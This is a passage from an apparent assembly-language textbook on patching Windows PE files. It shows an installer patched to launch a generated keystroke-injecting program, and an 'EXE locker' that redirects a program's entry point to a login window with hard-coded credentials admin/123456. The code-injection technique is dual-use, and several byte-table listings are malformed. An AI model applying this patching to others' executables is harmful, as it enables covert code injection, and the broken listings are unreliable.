Character1 dd 0xFFFFFFFF, 0xFFFFFFFF, 0xFFFFFFFF, 0xFFFFFFFF, 0xFFFFFFFF, 0xFFFFFFFF
; Marker. Convenient for finding the starting position of valid message-sending code within
; the code segment

@next1:
    jmp @ret      ; Use a large number of jump instructions to occupy space,
    jmp @ret      ; specific message-sending code will be added here
    jmp @ret
    .....
    jmp @ret

@ret:
    ret

_doIt endp

```

When it is necessary to add code to the program to transmit the message, it is only necessary to add the code to five consecutive `0xFFFFFFFF`, then fill the missing parts with five bytes (`jmp @ret`), and if there is not enough space, fill it with `90h`, which is the `nop` instruction. By arranging the code in this way, you can add code to the program without needing to move any other data in the program.

#### 19.4.5 POSITIONING OF CODE AND DATA

When writing a message sender to the production factory, two positioning pieces of information need to be obtained:

One is the position where the installation program window's title string is located. It can be considered as a characteristic string that, by comparing with the window title string encountered in the code, it is relatively easy to obtain the location of the installation program's window sentence. This location usually has many 0CCCCCCCCCh double characters.

The other is the position of the code, that is, the position where a large amount of message sending code is placed. This location usually has many 0FFFFFFFh double characters. By opening the accompanying file MessageFactory.exe, this location can be obtained.

## 1. DATA LOCATION

As shown below, the starting address of adding data is moved to 024Fh. The string must end with 0.

The data location in the source code is declared as follows:

```
szDir           db  'c:\\BBBN', 0          ; Directory to be created
szNewBuffer     db  2048 dup(?)           ;
szClassNameBuf db  512 dup (?)            ; Do not change the size
szWndTextBuf   db  512 dup (?)            ; Do not change the size

szChara         dd  0CCCCCCCCch, 0CCCCCCCCch, 0CCCCCCCCch, 0CCCCCCCCch
szName          db  '0123456789', 256 dup(0)

szBuffer        db  1024 dup(0)
```

---

## 2. CODE LOCATION

As shown below, the starting address for adding the message code is at file offset 052Ah.

00000510 FF  
00000520 FF FF FF FF FF FF FF FF FF E9 5B CA 00 00 E9 [..  
00000530 56 CA 00 00 E9 51 CA 00 00 E9 4C CA 00 00 E9 47 V..Q...L..G  
00000540 CA 00 00 E9 42 CA 00 00 E9 3D CA 00 00 ..B...=

The location in the source code is defined as follows:

```
mov @hWin, eax
jmp @next1
Character1    dd  OFFFFFFFFh, OFFFFFFFFh, OFFFFFFFFh, OFFFFFFFFh, OFFFFFFFFh
@next1:
    jmp @ret      ; Several jmps to @ret
    jmp @ret
.....
@ret:
```

---

#### 19.4.6 EXTRACTING CODE BYTES

The following analyzes the encoding part of the message sending code. The message sender production factory is the place where the message senders are produced in batches, and the starting location of this factory is the code location obtained in the previous section. So, how can this part create different codes according to different messages to be sent? The following discusses this issue based on the type of messages sent.

---

##### 1. SENDING A GENERAL KEY MESSAGE

A general key message, such as the character "c", delayed for 1000 milliseconds, is encoded in assembly code as follows:

```
0040132D  6A00          push 00000000
0040132F  6A00          push 00000000
00401331  6A00          push 00000000
00401333  6A43          push 00000043
00401335  FF9369114000  call dword ptr [ebx+00401169]
0040133B  68E8030000    push 000003E8
00401340  FF936D114000  call dword ptr [ebx+0040116D]
```

The bytecode is:

**6A006A006A006A43FF936911400068E8030000FF936D114000**

As shown above, if the constant value pushed onto the stack is less than 9Fh, its instruction bytecode is 6A, and the operand length is one byte. If the value pushed onto the stack is greater than 9Fh, the instruction bytecode should be 68, and the operand length is four bytes, i.e., a double word.

Below is the bytecode for the simulated keystroke value greater than 0A0h (including 0A0h), paying attention to the framed part:

**6A006A006A0068A0000000FF936911400068E8030000FF936D114000**

The following lines partially serve as the parameter for the Sleep function, i.e., the delay in milliseconds.

---

##### 2. SENDING MESSAGES WITH CONTROL KEYS

If you want to send a message with control keys, such as the F8 key on the keyboard, the corresponding assembly code is as follows:

```
004013BF  6A00          push 00000000
004013C1  6A00          push 00000000
004013C3  6A00          push 00000000
004013C5  6A77          push 00000077
004013C7  FF9369114000  call dword ptr [ebx+00401169]
004013CD  6A00          push 00000000
004013CF  6A02          push 00000002
004013D1  6A00          push 00000000
004013D3  6A77          push 00000077
004013D5  FF9369114000  call dword ptr [ebx+00401169]
004013DB  68E8030000    push 000003E8
004013E0  FF936D114000  call dword ptr [ebx+0040116D]
```

The bytecode is:

6A006A006A006A[7]FF93691140006A006A026A006A[7]FF936911400068E8030000FF936D114000

Note: Because the control key's virtual key code is greater than 0A0h, there is only one form of the instruction.

### 3. SENDING MESSAGES WITH NON-CONTROL KEYS

For example, if you need to press the Shift key first, then press a character key, and finally release the Shift key, the corresponding assembly code is as follows:

```
00401349 6A00      push 00000000
0040134B 6A00      push 00000000
0040134D 6A00      push 00000000
0040134F 6A10      push 00000010
00401351 FF9369114000 call dword ptr [ebx+00401169]
00401357 6A00      push 00000000
00401359 6A00      push 00000000
0040135B 6A00      push 00000000
0040135D 6A43      push 00000043
0040135F FF9369114000 call dword ptr [ebx+00401169]
00401365 6A00      push 00000000
00401367 6A02      push 00000002
00401369 6A00      push 00000000
0040136B 6A10      push 00000010
0040136D FF9369114000 call dword ptr [ebx+00401169]
00401373 68E8030000 push 000003E8
00401378 FF936D114000 call dword ptr [ebx+0040116D]
```

If the virtual key code of the pressed key is less than 0A0h, such as the character "C", the corresponding bytecode is:

6A006A006A006A[1]FF93691140006A006A006A006A[4]FF93691140006A006A026A006A[1]FF936911400068E8030000FF936D114000

If the virtual key code of the pressed key is greater than 0A0h, such as the character "I", the corresponding bytecode is:

6A006A006A006A[1]FF93691140006A006A006A0068[BA000000]FF93691140006A006A 026A006A[1]FF936911400068E8030000FF936D114000

The above instruction types can be divided into five categories based on usage frequency.

- Characters with values less than 0A0h (Most commonly seen characters, such as Enter, Tab, numbers, lowercase letters, etc.)
- Control signals (such as F1~F24)
- Control signals + Shift + characters (characters with values less than 0A0h, such as uppercase letters)
- Control signals + Shift + characters (characters with values greater than 0A0h, such as the upper row of some special characters)
- Characters with values greater than 0A0h (some special characters like {, }, |, \_, +, : etc.)

These five categories of instruction sets are ultimately defined in the source code of the message sender production factory as follows:

```

lpszTYPE1 db ' Category 1: Characters with values less than 0A0h (Most commonly seen characters, such as
Enter, Tab, numbers, lowercase letters, etc.)', 0
lpszTYPE2 db ' Category 2: Control signals (such as F1~F24)', 0
lpszTYPE3 db ' Category 3: Control signals + Shift + characters (characters with values less than 0A0h,
such as uppercase letters)', 0
lpszTYPE4 db ' Category 4: Control signals + Shift + characters (characters with values greater than
0A0h, such as the upper row of some special characters)', 0
lpszTYPE5 db ' Category 5: Characters with values greater than 0A0h (some special characters like ``,
`|`, ``|``, ``_``, ``+``, ``:`` etc.)', 0

szCode1 db 6A00, 6A00, 6A00, 6A00, 6A43, FF9369114000, 68E8030000, FF936D114000
szCode1_msg db 43h ; Message code
szCode1_delay dd 000003E8h ; Delay
szCode1Size equ $ - szCode1

szCode2 db 6A00, 6A00, 6A00, 6A77, FF9369114000, 6A00, 6A02, 6A00, 6A77, FF9369114000, 68E8030000,
FF936D114000
szCode2_msg db 77h ; Message code
szCode2_msg_1 db 0FFh, 93h, 69h, 11h, 40h, 00h, 6Ah, 00h, 6Ah, 02h, 6Ah, 00h, 6Ah, 10h
szCode2_delay dd 000003E8h ; Delay
szCode2Size equ $ - szCode2

szCode3 db 6A00, 6A00, 6A00, 6A10, FF9369114000, 6A00, 6A00, 6A00, 6A43, FF9369114000, 68E8030000,
FF936D114000
szCode3_msg db 43h ; Message code
szCode3_delay dd 000003E8h ; Delay
szCode3Size equ $ - szCode3

szCode4 db 6A00, 6A00, 6A00, 6ABA, FF9369114000, 6A00, 6A00, 6A00, 6A10, FF9369114000, 68E8030000,
FF936D114000
szCode4_msg db 0BAh ; Message code
szCode4_delay dd 000003E8h ; Delay
szCode4Size equ $ - szCode4
szCode4Size equ $ - szCode4

szCode5 db 6A00, 6A00, 6A00, 6A43, FF9369114000, 68E8030000, FF936D114000
szCode5_msg dd 00000A0h ; Message code
szCode5_delay dd 000003E8h ; Delay
db 0FFh, 93h, 69h, 11h, 40h, 00h, 6Ah, 00h, 68h
szCode5Size equ $ - szCode5

```

As shown above, the source code analyzes the bytecodes of five different types of message sending. The message codes and the numerical values of the delays are marked, which will be used later to generate different message codes based on this template, achieving the purpose of flexible message sending.

---

## 19.5 SOFTWARE INSTALLATION AUTOMATION PROGRAM AUTOSETUP.EXE

The main program for this experiment is named autosetup.asm. This program implements the following two main functions:

1. Add padding to the installation program so that the installation program first launches the \_Message.exe program and runs it in the background.
2. Generate the message sender program \_Message.exe.

**Note:** During installation, it is possible for many installation programs to require the user to input a serial number. Some installation programs only need to click a few buttons to confirm the installation. The main function of this program is to automate the operation of the installation program by generating the \_Message.exe program for the message sender production factory.

---

### 19.5.1 MAIN CODE

For the complete code, please refer to the accompanying book file chapter19\second\autosetup.asm. Below is the main code:

```
.elseif eax==WM_COMMAND
```

```

mov eax, wParam
.if ax==IDC_OK ; When the "OK" button is clicked
; Add the code for sending messages
invoke _createMessage ; Create and generate the message sender
invoke _patchSetup ; Patch the installation program
invoke MessageBox, NULL, offset szSuccess, offset szTitle, MB_OK

```

As shown above, when the user clicks the "Create and Generate Message Sender" button, two actions will be performed: one is to call the `_createMessage` function to create the message sender, and the other is to call `_patchSetup` to patch the installation program. The specific message to be sent is defined by the user in the interface. `_patchSetup` is the code to add padding to the installation program, which was discussed in detail in Chapter 17. This section won't be repeated here.

Below, the function to create the message sender, `_createMessage`, is introduced. `_createMessage` is the function to generate the program `_Message.exe`. Refer to section 19.4 for the code details.

#### **Code Listing 19-4:** Creating the Message Sender Function `_createMessage` (chapter19\second\AutoSetup.asm)

```

1 ;-----
2 ; According to the possible types of messages, add different instructions
3 ; and start at the szMessageFile file
4 ; Write MESSAGE_EXE_SIZE bytes into the _Message.exe file
5 ;-----
6 _createMessage proc
7     local @dwValue1, @dwValue2, @dwValue3
8     pushad
9
10    mov ecx, dwNumber
11    mov edi, offset szMessageFile
12    add edi, lpMessageCodeStart
13
14    mov dwCodeCount, 0
15
16    mov ecx, 0
17    ; Process each line in the list box
18    .repeat
19        ; Clear buffer
20        pushad
21        invoke RtlZeroMemory, addr szBuffer, 512
22        popad
23        ; Get the key value
24        invoke _GetListViewItem, hProcessModuleTable, ecx, 1, addr szBuffer
25        push ecx
26        invoke atodw, addr szBuffer
27        pop ecx
28        mov @dwValue1, eax
29        ; Write instruction code
30        ; mov ebx, offset szCode1_msg
31        ; mov byte ptr [ebx], al
32
33        ; Clear buffer
34        pushad
35        invoke RtlZeroMemory, addr szBuffer, 512
36        popad
37        ; Get delay value
38        invoke _GetListViewItem, hProcessModuleTable, ecx, 2, addr szBuffer
39        push ecx
40        invoke atodw, addr szBuffer
41        pop ecx
42        mov @dwValue2, eax
43
44        ; Clear buffer
45        pushad
46        invoke RtlZeroMemory, addr szBuffer, 512

```

```

47      popad
48      ; Get message type
49      invoke _GetListViewItem, hProcessModuleTable, ecx, 3, addr szBuffer
50      push ecx
51      invoke atodw, addr szBuffer
52      pop ecx
53
54 .if eax == 1
55     ; Write instruction code
56     mov ebx, offset szCode1_msg
57     mov eax, @dwValue1
58     mov byte ptr [ebx], al
59
60     mov ebx, offset szCode1_delay
61     mov eax, @dwValue2
62     mov dword ptr [ebx], eax
63
64     ; Copy instruction bytes to _Message
65     push ecx
66     mov esi, offset szCode1
67     mov ecx, szCode1Size
68     rep movsb
69     mov ecx, szCode1Size
70     add dwCodeCount, ecx
71     pop ecx
72 .elseif eax == 2
73     ; Write instruction code
74     mov ebx, offset szCode2_msg
75     mov eax, @dwValue1
76     mov byte ptr [ebx], al
77
78     mov ebx, offset szCode2_msg_1
79     mov eax, @dwValue1
80     mov byte ptr [ebx], al
81
82     mov ebx, offset szCode2_delay
83     mov eax, @dwValue2
84     mov dword ptr [ebx], eax
85
86     ; Copy instruction bytes to _Message
87     push ecx
88     mov esi, offset szCode2
89     mov ecx, szCode2Size
90     rep movsb
91     mov ecx, szCode2Size
92     add dwCodeCount, ecx
93     pop ecx
94 .elseif eax == 3
95     ; Write instruction code
96     mov ebx, offset szCode3_msg
97     mov eax, @dwValue1
98     mov byte ptr [ebx], al
99
100    mov ebx, offset szCode3_delay
101    mov eax, @dwValue2
102    mov dword ptr [ebx], eax
103
104    ; Copy instruction bytes to _Message
105    push ecx
106    mov esi, offset szCode3
107    mov ecx, szCode3Size
108    rep movsb
109    mov ecx, szCode3Size
110    add dwCodeCount, ecx
111    pop ecx
112 .elseif eax == 4
113     ; Write instruction code
114     mov ebx, offset szCode4_msg
115     mov eax, @dwValue1
116     mov dword ptr [ebx], eax
117
118     mov ebx, offset szCode4_delay
119     mov eax, @dwValue2
120     mov dword ptr [ebx], eax
121
122     ; Copy instruction bytes to _Message

```

```

123      push ecx
124      mov esi, offset szCode4
125      mov ecx, szCode4Size
126      rep movsb
127      mov ecx, szCode4Size
128      add dwCodeCount, ecx
129      pop ecx
130      .elseif eax == 5
131          ; Write instruction code
132          mov ebx, offset szCode5_msg
133          mov eax, @dwValue1
134          mov dword ptr [ebx], eax
135
136          mov ebx, offset szCode5_delay
137          mov eax, @dwValue2
138          mov dword ptr [ebx], eax
139
140          ; Copy instruction bytes to _Message
141          push ecx
142          mov esi, offset szCode5
143          mov ecx, szCode5Size
144          rep movsb
145          mov ecx, szCode5Size
146          add dwCodeCount, ecx
147          pop ecx
148      .endif
149      inc ecx
150      .break .if ecx == dwNumber
151      .until FALSE
152
153      ; Align dwCodeCount to a multiple of 5 bytes, with any remaining bytes filled with 90h
154      ; (nop instructions)
154      mov eax, dwCodeCount
155      mov ecx, 5
156      invoke _align
157      sub eax, dwCodeCount
158      xchg ecx, eax
159      mov al, 90h
160      rep stosb
161
162
163      ; Write the new file content to c:\bindC.exe
164      invoke writeToFile, addr szMessageFile, MESSAGE_EXE_SIZE
165
166      popad
167      ret
168 _createMessage endp

```

parameters defined by the user related to the message, such as message type, key code values, and the delay for key message sending. According to the positions described in section 19.4.6, different types of messages are filled with different byte contents in the code.

- Lines 54 to 71 fill in the bytes for the first type of message.
- Lines 73 to 93 fill in the bytes for the second type of message.
- Lines 95 to 111 fill in the bytes for the third type of message.
- Lines 113 to 129 fill in the bytes for the fourth type of message.
- Lines 131 to 147 fill in the bytes for the fifth type of message.

Since the byte codes for the five types of messages have their own defined patterns in the data, when filling, you only need to fill the values defined in the form and the extended values at the corresponding positions.

---

#### 19.5.2 TESTING RUN

Two methods are used here to develop software installation managers. The first method is about SendMessage and PostMessage, the other code is located in the chapter19 directory along with other files. The runtime interface is shown in Figure 19-4.



**Figure 19-4** Window for sending messages using PostMessage

Another method uses the keybd\_event function to send messages, with the implementation code located in the chapter19\second directory. This example simulates the installation program of the current module, using five types of data during the design and testing phases. It is recommended that readers use this case in practical applications, with its running interface shown in Figure 19-5.



**Figure 19-5** Window for sending messages using the keybd\_event function

During testing, please refer to the contents shown in Table 19-3.

**Table 19-3** Data for testing automatic installation

<b>Virtual Key Code</b>	<b>Delay Value (ms)</b>	<b>Key Value Category</b>	<b>Description</b>
13	500	1	Enter
13	500	1	Enter
66	500	1	B
13	500	3	Enter
66	500	3	B
13	500	4	Enter
186	500	4	Semicolon
13	500	5	Enter
186	500	5	Semicolon
13	500	1	Enter
116	500	2	F5 function key, the function in this log is to input the current date
13	500	1	Enter
18	500	1	Alt
70	500	1	F
88	500	1	X
78	500	1	N

When you select the "Patch and generate message sender" button, two files will be generated in the root directory of drive C:

- setup.exe (the installation program after patching)
- \_Message.exe (a special message sender for the installation program)

This sender is a tool created by the message sending factory, dedicated to sending key messages to setup.exe. It will start the process of setup.exe and operate in an offline manner. Run setup.exe, wait for 10 seconds, and the software will perform the automatic installation process as predefined in the interface.

---

## 19.6 SUMMARY

This chapter introduces a technique to achieve automatic keyboard input through a message sender via patching. By using this technology, some commonly used software tasks can become more automated and efficient. The focus of this chapter is the message sending factory, which immediately builds a message sender code based on user-defined content.

Using this technology can complete some software tasks, such as making C/S mode programs and generating different server-side or client-side programs according to different configurations of services.

If you don't want others to use your computer, you can choose from the following three methods:

1. Use the BIOS to lock the computer.
2. Set a user password for the operating system.
3. Set passwords for the programs you want to run.

Although the computer comes with some software that has password login functions, such as QQ and online banking software with a login password function, most of the software does not have a password login function.

In this case, you can use an EXE locker. The EXE locker limits the running of EXE programs. If a user wants to run a locked program, they must first enter the correct password in a prompt window. If the password is incorrect, the program will not run. The locker is actually a patch that modifies the program's execution flow. By modifying the PE file's startup entry point, it forces the program to display a login dialog before running. If the user inputs incorrect information, the program will exit.

Using encryption technology, the EXE locker can assist in encrypting files and directories. Suppose an EXE binder developed in Chapter 10 is used; the directory of files encrypted by the locker will be bound into a single PE file. If someone tries to execute this PE file, all files will be decrypted. This defeats the purpose of encryption.

The best solution is to use the EXE locker introduced in this chapter to re-lock the PE file generated by the binder. This achieves the purpose of encrypting files and directories.

---

### 20.1 BASIC CONCEPTS

Because the EXE locker is a patch program, this chapter focuses on introducing the program's code. The patch program developed in this chapter has three main features:

- No need to create resource files for the Windows program
- No need for a menu
- No need for a toolbar

The patch window program needs to receive user input and execute related operations based on this input to determine whether to continue running or exit.

The patch window will contain several controls, such as an edit control, a button, etc. These controls are merged into the PE file as resources beforehand. Therefore, this chapter will introduce a method to embed controls directly into the PE. If an unnecessary resource file is created for the window program, it will be inconvenient when it comes to modifying resources. For more information on free locations and free spaces, please refer to Chapter 6 and Chapter 11.

The following sections develop the code for the locker program, involving the following files:

- nores.asm (window program without resource files)
- login.asm (window program with repositioning feature)
- patch.asm (final patch program)

## 20.2 WINDOW PROGRAM WITHOUT RESOURCE FILES NORES.ASM

When creating a window program in assembly language, you can use resource files and define controls in the window according to the rules of resource definitions. Alternatively, you can choose not to use resource files and create each control through the CreateWindowEx function. To achieve the resource-free feature of the window program, you must use this function.

### 20.2.1 WINDOW CREATION FUNCTION CREATEWINDOWEX

This function creates an overlapping window with extended styles, popup, or child windows. All system controls and dialog boxes are created using this function. The function prototype is defined as follows:

```
HWND CreateWindowEx(
    DWORD dwExStyle,           // Extended window style
    LPCTSTR lpClassName,      // Pointer to registered class name
    LPCTSTR lpWindowName,     // Window title
    DWORD dwStyle,             // Window style
    int x,                     // Horizontal position of window
    int y,                     // Vertical position of window
    int nWidth,                // Window width
    int nHeight,               // Window height
    HWND hWndParent,           // Handle to parent or owner window
    HMENU hMenu,                // Handle to menu or child-window identifier
    HANDLE hInstance,           // Handle to application instance
    LPVOID lpParam              // Pointer to window-creation data
);
```

Function parameter explanations:

1. dwExStyle: Specifies the extended style of the window. This parameter can have the following values:
  - WS\_EX\_ACCEPTFILES: Specifies that the window created accepts drag-and-drop files.
  - WS\_EX\_APPWINDOW: Forces a top-level window onto the taskbar when the window is visible.
  - WS\_EX\_CLIENTEDGE: Specifies a window with a sunken edge border.
  - WS\_EX\_CONTEXTHELP: Includes a question mark in the title bar of the window.<sup>2</sup>
  - WS\_EX\_CONTROLPARENT: Allows the user to navigate among the child windows of the window by using the TAB key.
  - WS\_EX\_DLGMODALFRAME: Creates a window with a double border that can be used for dialog boxes. The dwStyle parameter must specify the WS\_CAPTION style.
  - WS\_EX\_LEFT: Specifies that the window has left-aligned properties. This is the default setting.
  - WS\_EX\_LEFTSCROLLBAR: The scroll bar is on the left side of the client area. This style is only valid for some languages. For other languages, this style is ignored and no error occurs.

<sup>2</sup> WS\_EX\_CONTEXTHELP cannot be used with WS\_MAXIMIZEBOX and WS\_MINIMIZEBOX styles. Additionally, windows with WS\_EX\_CONTEXTHELP style must also specify WS\_SYSMENU style.

- WS\_EX\_LTRREADING: The window text is displayed left-to-right. This is the default setting.
- WS\_EX\_MDICHILD: Creates an MDI child window.
- WS\_EX\_NOPARENTNOTIFY: Specifies that a window created with this style will not send WM\_PARENTNOTIFY messages to its parent window when it is created or destroyed.
- WS\_EX\_OVERLAPPED: Combination of WS\_EX\_CLIENTEDGE and WS\_EX\_WINDOWEDGE.
- WS\_EX\_PALETTEWINDOW: Combination of WS\_EX\_WINDOWEDGE, WS\_EX\_TOOLWINDOW, and WS\_EX\_TOPMOST styles.
- WS\_EX\_RIGHT: The window has the generic right-aligned properties. This style is only valid for some languages. For other languages, this style is ignored and no error occurs.
- WS\_EX\_RIGHTSCROLLBAR: Vertical scroll bar is on the right side of the window. This is the default setting.
- WS\_EX\_RTLREADING: The window text is displayed right-to-left. This style is only valid for some languages. For other languages, this style is ignored and no error occurs.
- WS\_EX\_STATICEDGE: Creates a window with a three-dimensional border style, intended to be used for items that do not accept user input.
- WS\_EX\_TOOLWINDOW: Creates a tool window, which is a window intended to be used as a floating toolbar.<sup>3</sup>
- WS\_EX\_TOPMOST: Specifies that a window created with this style should be placed above all non-topmost windows.
- WS\_EX\_TRANSPARENT: Specifies that a window created with this style will appear transparent because the window beneath it is painted through it.

To ensure the window is transparent, it should follow these properties:

2. `lpClassName`: Points to a null-terminated string or an integer. If `lpClassName` is a string, it specifies the class name of the window. This class name can be any class registered with the `RegisterClassEx` function or any predefined control class name.
3. `lpWindowName`: Points to a null-terminated string that specifies the window name. If the window style specifies a title bar, the window title pointed to by `lpWindowName` will be displayed on the title bar. When using the `CreateWindow` function to create a control (e.g., a button, selection list, or static control), you can use `lpWindowName` to specify the text to be displayed on the control.
4. `dwStyle`: Specifies the style of the window being created.
5. `x`: The x-coordinate of the window.
6. `y`: The y-coordinate of the window.
7. `nWidth`: The width of the window.
8. `nHeight`: The height of the window.
9. `hWndParent`: A handle to the parent window.
10. `hMenu`: A handle to a menu, if the window has one.
11. `hInstance`: A handle to the instance associated with the window.
12. `lpParam`: Points to a value that is passed to the window through the `WM_CREATE` message.
13. Return Value: If the function succeeds, the return value is a handle to the new window; if the function fails, the return value is NULL. To get extended error information, you can call the `GetLastError` function.

---

<sup>3</sup> The title bar of a tool window is shorter than that of a normal window, and the title of the window is displayed in a smaller font. Tool windows do not appear in the taskbar or in the Alt + Tab sequence. If a tool window has a system menu, its icon will not be displayed in the title bar, but you can display the menu by right-clicking the title bar or pressing Alt + Space.

---

## 20.2.2 CONTROLS FOR CREATING A USER LOGIN WINDOW

The following analysis will cover the controls included in the EXE lock program interface window to create a user login window interface, as shown in Figure 20-1.

As shown, the pop-up user login window contains a total of six controls, including two static text controls, two edit boxes, and two buttons. Details of these six controls are shown in Table 20-1.




Figure 20-1 User Login Window Interface from Resource File

Table 20-1 Lock Program Interface Control Table

No.	Control Name	Window Class	Display Text	Description
1	ID_LABEL1	Static	Username:	Prompt Static Control
2	ID_LABEL2	Static	Password:	Prompt Static Control
3	ID_EDIT1	Edit	Default: admin	Username Edit Box
4	ID_EDIT2	Edit	Default: 123456	Password Edit Box
5	ID_BUTTON1	Button	Login	Login Button
6	ID_BUTTON2	Button	Cancel	Cancel Button

Each of these controls needs to be created using the `CreateWindowEx` function.

---

## 20.2.3 WINDOW PROGRAM SOURCE CODE

Code Listing 20-1 demonstrates how to create a window program without resource files. The window program includes a window message processing procedure that can receive user input and handle messages sent by controls on the window.

**Code Listing 20-1** Login Window Program Without Resource Files (chapter20\noRes.asm)

```
1 ;-----
2 ; This program demonstrates a login window example that does not require resource files
3 ; Author: Cheng Li
4 ; Date: 2010.6.28
5 ;-----
6
7 .386
8 .model flat, stdcall
9 option casemap:none
10
11 include windows.inc
```

```

12 include user32.inc
13 includelib user32.lib
14 include kernel32.inc
15 includelib kernel32.lib
16 include gdi32.inc
17 includelib gdi32.lib
18 ID_BUTTON1 equ 1
19 ID_BUTTON2 equ 2
20 ID_LABEL1 equ 3
21 ID_LABEL2 equ 4
22 ID_EDIT1 equ 5
23 ID_EDIT2 equ 6
24
25 ; Data Segment
26 .data
27
28 szCaption db 'Please login!', 0
29 szText db 'This software is for internal use only. Please use it properly!', 0
30 szCaptionMain db 'Menu Example', 0
31 szClassName db 'MenuExample', 0
32 szButtonClass db 'button', 0
33 szEditClass db 'edit', 0
34 szLabelClass db 'static', 0
35
36 szButtonText1 db 'Login', 0
37 szButtonText2 db 'Cancel', 0
38 szLabel1 db 'Username:', 0
39 szLabel2 db 'Password:', 0
40 lpszUser db 'admin', 0 ; Default username
41 lpszPass db '123456', 0 ; Default password
42
43 szBuffer db 256 dup(0)
44 szBuffer2 db 256 dup(0)
45
46 hInstance dd ?
47 hWinMain dd ?
48 hWinEdit dd ?
49 hButton1 dd ?
50 hButton2 dd ?
51 hLabel1 dd ?
52 hLabel2 dd ?
53 hEdit1 dd ?
54 hEdit2 dd ?
55
56 ; Code Segment
57 .code
58 ;-----
59 ; Exit Procedure
60 ;-----
61 _Quit proc
62     pushad
63     invoke DestroyWindow, hWinMain
64     invoke PostQuitMessage, NULL
65     popad
66     ret
67 _Quit endp
68 _Exit proc
69     invoke ExitProcess, NULL
70 _Exit endp
71 ;-----
72 ; Window Message Processing Procedure
73 ;-----
74 _ProcWinMain proc uses ebx edi esi, hWnd, uMsg, wParam, lParam
75     local stPos:POINT
76
77     mov eax, uMsg
78
79     .if eax==WM_CREATE
80         mov eax, hWnd
81         mov hWinMain, eax
82
83     ; Create static controls
84     invoke CreateWindowEx, NULL, \
85             addr szLabelClass, addr szLabel1, WS_CHILD or WS_VISIBLE, \
86             10, 20, 100, 30, hWnd, ID_LABEL1, hInstance, NULL
87     mov hLabel1, eax

```

```

88     invoke CreateWindowEx, NULL, \
89         addr szLabelClass, addr szLabel2, WS_CHILD or WS_VISIBLE, \
90             10, 50, 100, 30, hWnd, ID_LABEL2, hInstance, NULL
91     mov hLabel2, eax
92
93 ; Create edit boxes
94     invoke CreateWindowEx, WS_EX_TOPMOST, \
95         addr szEditClass, NULL, WS_CHILD or WS_VISIBLE \
96             or WS_BORDER, \
97                 105, 19, 175, 22, hWnd, ID_EDIT1, hInstance, NULL
98     mov hEdit1, eax
99
100    invoke CreateWindowEx, WS_EX_TOPMOST, \
101        addr szEditClass, NULL, WS_CHILD or WS_VISIBLE \
102            or WS_BORDER or ES_PASSWORD, \
103                105, 49, 175, 22, hWnd, ID_EDIT2, hInstance, NULL
104    mov hEdit2, eax
105
106 ; Create buttons
107     invoke CreateWindowEx, NULL, \
108         addr szButtonClass, addr szButtonText1, WS_CHILD or WS_VISIBLE, \
109             120, 100, 60, 30, hWnd, ID_BUTTON1, hInstance, NULL
110     mov hButton1, eax
111
112     invoke CreateWindowEx, NULL, \
113         addr szButtonClass, addr szButtonText2, WS_CHILD or WS_VISIBLE, \
114             200, 100, 60, 30, hWnd, ID_BUTTON2, hInstance, NULL
115     mov hButton2, eax
116 .elseif eax==WM_COMMAND ; Process menu and control messages
117     mov eax, wParam
118     movzx eax, ax
119     .if eax==ID_BUTTON1
120         invoke GetDlgItemText, hWnd, ID_EDIT1, \
121             addr szBuffer, sizeof szBuffer
122         invoke GetDlgItemText, hWnd, ID_EDIT2, \
123             addr szBuffer2, sizeof szBuffer2
124         invoke lstrcmp, addr szBuffer, addr lpszUser
125         .if eax
126             jmp _ret
127         .endif
128         invoke lstrcmp, addr szBuffer2, addr lpszPass
129         .if eax
130             jmp _ret
131         .endif
132         invoke MessageBox, NULL, offset szText, offset szCaption, MB_OK
133         jmp _ret1
134     .elseif eax==ID_BUTTON2
135     _ret: call _Exit
136     _ret1: call _Quit
137     .endif
138 .elseif eax==WM_CLOSE
139 .else
140     invoke DefWindowProc, hWnd, uMsg, wParam, lParam
141     ret
142 .endif
143
144     xor eax, eax
145     ret
146 _ProcWinMain endp
147
148
149 ;-----
150 ; Main Program
151 ;-----
152 _WinMain proc
153
154     local @stWndClass:WNDCLASSEX
155     local @stMsg:MSG
156     local @hAccelerator
157
158     invoke GetModuleHandle, NULL
159     mov hInstance, eax
160
161 ; Initialize the window class
162     invoke RtlZeroMemory, addr @stWndClass, sizeof @stWndClass
163     mov @stWndClass.hIcon, NULL

```

```

164     mov @stWndClass.hIconSm, NULL
165
166     mov @stWndClass.hCursor, NULL
167     push hInstance
168     pop @stWndClass.hInstance
169     mov @stWndClass.cbSize, sizeof WNDCLASSEX
170     mov @stWndClass.style, CS_HREDRAW or CS_VREDRAW
171     mov @stWndClass.lpfWndProc, offset _ProcWinMain
172     mov @stWndClass.hbrBackground, COLOR_WINDOW
173     mov @stWndClass.lpszClassName, offset szClassName
174     invoke RegisterClassEx, addr @stWndClass
175
176 ; Create the window
177     invoke CreateWindowEx, WS_EX_CLIENTEDGE, \
178         offset szClassName, offset szCaptionMain, \
179         WS_OVERLAPPED or WS_CAPTION or \
180         WS_MINIMIZEBOX, \
181         350, 280, 300, 180, \
182         NULL, NULL, hInstance, NULL
183     mov hWinMain, eax
184
185     invoke ShowWindow, hWinMain, SW_SHOWNORMAL
186     invoke UpdateWindow, hWinMain ; Refresh the client area and send WM_PAINT message
187
188
189 ; Message Loop
190 .while TRUE
191     invoke GetMessage, addr @stMsg, NULL, 0, 0
192     .break .if eax==0
193     invoke TranslateAccelerator, hWinMain, \
194         @hAccelerator, addr @stMsg
195     .if eax==0
196         invoke TranslateMessage, addr @stMsg
197         invoke DispatchMessage, addr @stMsg
198     .endif
199     .endw
200     ret
201 _WinMain endp
202
203
204 start:
205     call _WinMain
206     invoke MessageBox, NULL, addr szCaptionMain, NULL, MB_OK
207     ret
208 end start

```

Lines 161–174 register a window class. Line 171 specifies the message processing procedure as `_ProcWinMain`.

Lines 176–186 create the window, then display it. At this point, the six controls in the window are created.

Lines 189–199 form the message loop, which retrieves a message from the message queue through the `GetMessage` function and fills the corresponding structure variable `@stMsg`.

Then, the messages are translated and dispatched to the message processing procedure using `TranslateMessage` and `DispatchMessage`.

